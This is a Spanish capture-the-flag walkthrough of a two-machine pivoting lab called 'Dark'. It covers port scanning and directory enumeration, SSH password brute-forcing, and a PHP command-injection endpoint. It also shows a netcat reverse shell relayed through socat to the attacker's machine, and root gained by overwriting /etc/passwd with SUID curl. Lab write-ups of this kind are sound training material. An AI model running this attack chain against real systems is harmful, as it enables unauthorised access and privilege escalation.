DARK

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip dark.zip

Archive:  dark.zip
inflating: auto_deploy.sh
inflating: dark1.tar
inflating: dark2.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh dark1.tar dark2.tar

Creando red pivoting1 con subred 10.10.10.0/24 y puerta de enlace 10.10.10.1
La red pivoting1 ha sido creada exitosamente con la subred 10.10.10.0/24.
Creando red pivoting2 con subred 20.20.20.0/24 y puerta de enlace 20.20.20.1
La red pivoting2 ha sido creada exitosamente con la subred 20.20.20.0/24.

Estamos desplegando la máquina vulnerable del archivo dark1.tar, espere un momento.

Máquina desplegada desde dark1.tar, sus direcciones IP son --> 10.10.10.2 20.20.20.2

Estamos desplegando la máquina vulnerable del archivo dark2.tar, espere un momento.

Máquina desplegada desde dark2.tar, sus direcciones IP son --> 20.20.20.3

Presiona Ctrl+C cuando termines con las máquinas para eliminarlas
```

1- CONECTIVIDAD

```
ping -c1 10.10.10.2
```


```
ping -c1 10.10.10.2

PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.258 ms

--- 10.10.10.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.258/0.258/0.258/0.000 ms
```

2- **ESCANEO DE PUERTOS**

```
nmap -p- -Pn -sVCS --min-rate 5000 10.10.10.2
```

```
nmap -p- -Pn -sVCS --min-rate 5000 10.10.10.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 15:07 EDT
Nmap scan report for 10.10.10.2
Host is up (0.000064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3f:52:53:45:8b:99:34:47:19:12:64:d1:f4:d4:23:b9 (ECDSA)
|_  256 c5:04:3d:16:6b:71:f6:a0:74:92:74:9c:a3:7a:80:57 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: darkweb
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:0A:0A:0A:02 (Unknown)
```

puerto 80



darkweb

Ingrese una URL:

Enviar

3- **ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS**


```
whatweb http://10.10.10.2
```

```
whatweb http://10.10.10.2

http://10.10.10.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5,

HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[10.10.10.2], Title[darkweb]
```

gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 318]
/.html               (Status: 403) [Size: 275]
/info                (Status: 200) [Size: 128]
/process.php         (Status: 500) [Size: 0]
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```

foto /info



Tenemos un usuario toni

4- **EXPLOTACIÓN**

Con medusa buscamos su contraseña

medusa -h 10.10.10.2 -u toni -P /usr/share/wordlists/rockyou.txt -M ssh

ACCOUNT FOUND: [ssh] Host: 10.10.10.2 User: toni Password: banana

Establecemos conexión ssh con estas credenciales

```
ssh toni@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ED25519 key fingerprint is SHA256:pK6upjrUZPmWWqaB4DOcNGGkAdbF9tIpTVhpyvThGIY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ED25519) to the list of known hosts.
toni@10.10.10.2's password:
Linux feb4a43791e1 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-04-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun  6 17:34:58 2024 from 10.10.10.1
toni@feb4a43791e1:~$
```

5- **ESCALADA DE PRIVILEGIOS**

He probado de todo para escalar privilegios, incluyendo linpeas y el Linux-Su-Force.sh. No he sido capaz.

6- **SOCAT**

Socat (SOcket CAT) es una utilidad de línea de comandos para Linux y Unix que establece dos flujos de datos bidireccionales y transfiere datos entre ellos. Socat puede ser utilizado para diversos propósitos, incluyendo la redirección de puertos, la creación de túneles, la conversión de protocolos, y la depuración de redes.

```
toni@ad41fdbc5fa2:/tmp$ curl http://20.20.20.3
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
    <h1>webilegal.com</h1>
    <form action="http://20.20.20.3/process.php" method="post">
        <label for="cmd">Busca un producto ilegal</label><br>
        <input type="text" id="cmd" name="cmd"><br>
        <input type="submit" value="Enviar">
    </form>
</body>
</html>
```

Este código HTML define una página web básica que muestra un título principal "webilegal.com" y un formulario simple. El formulario tiene un campo de entrada de texto etiquetado como "Busca un producto ilegal" y un botón "Enviar". Cuando el usuario ingresa texto en el campo y presiona el botón "Enviar", los datos del formulario se enviarán a http://20.20.20.3/process.php usando el método POST.

```
toni@ad41fdbc5fa2:/tmp$ curl -X POST -d "cmd=cat process.php" http://20.20.20.3/process.php
<pre><?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $cmd = $_POST['cmd'];
    $output = shell_exec($cmd);
    echo "<pre>$output</pre>";
}
```

Intentaremos enviarnos una reverse shell usando socat

1- Nos enviamos socat a dark1

scp socat toni@10.10.10.2:/tmp/socat

toni@10.10.10.2's password:

socat

2- Nos ponemos a la escucha en la máquina atacante

nc -nlvp 3333

listening on [any] 3333 ..

3- Usamos socat en la máquina dark1 para redirigir el tráfico desde el

puerto 2222 hacia la máquina Kali en el puerto 3333

./socat TCP-LISTEN:2222,reuseaddr,fork TCP:192.168.0.26:3333

4- En la máquina dark1, utilizamos curl para enviar un comando que

inicia la conexión de shell inversa hacia la máquina Kali:


curl -X POST -d 'cmd=nc 20.20.20.2 2222 -e /bin/bash'
http://20.20.20.3/process.php

5- Obtenemos conexión

nc -nlvp 3333
listening on [any] 3333 ...
connect to [192.168.0.26] from (UNKNOWN) [10.10.10.2] 60500
whoami
www-data

6- Tratamos la TTY

www-data@d97d14444ec7:/home$



No tenemos permisos sudo. Vamos con los SUID

www-data@d97d14444ec7:/home$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/newgrp
/usr/bin/curl
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign

Con searchbins

searchbins -b curl -a

[*] Function: file-read -> [https://gtfobins.github.io/gtfobins/curl/#file-read]

The file path must be absolute.
| LFILE=/tmp/file_to_read
| curl file://$LFILE

Procedemos a leer el /etc/passwd

```
www-data@d97d14444ec7:/tmp$ curl file:///etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
```

Copiamos el archivo y lo guardamos en la carpeta /tmp, quitándole

la primera x.

A continuación, ejecutamos

```
www-data@d97d14444ec7:/tmp$ curl file:///tmp/passwd -o /etc/passwd

root@d97d14444ec7:/tmp#
```

y ya somos root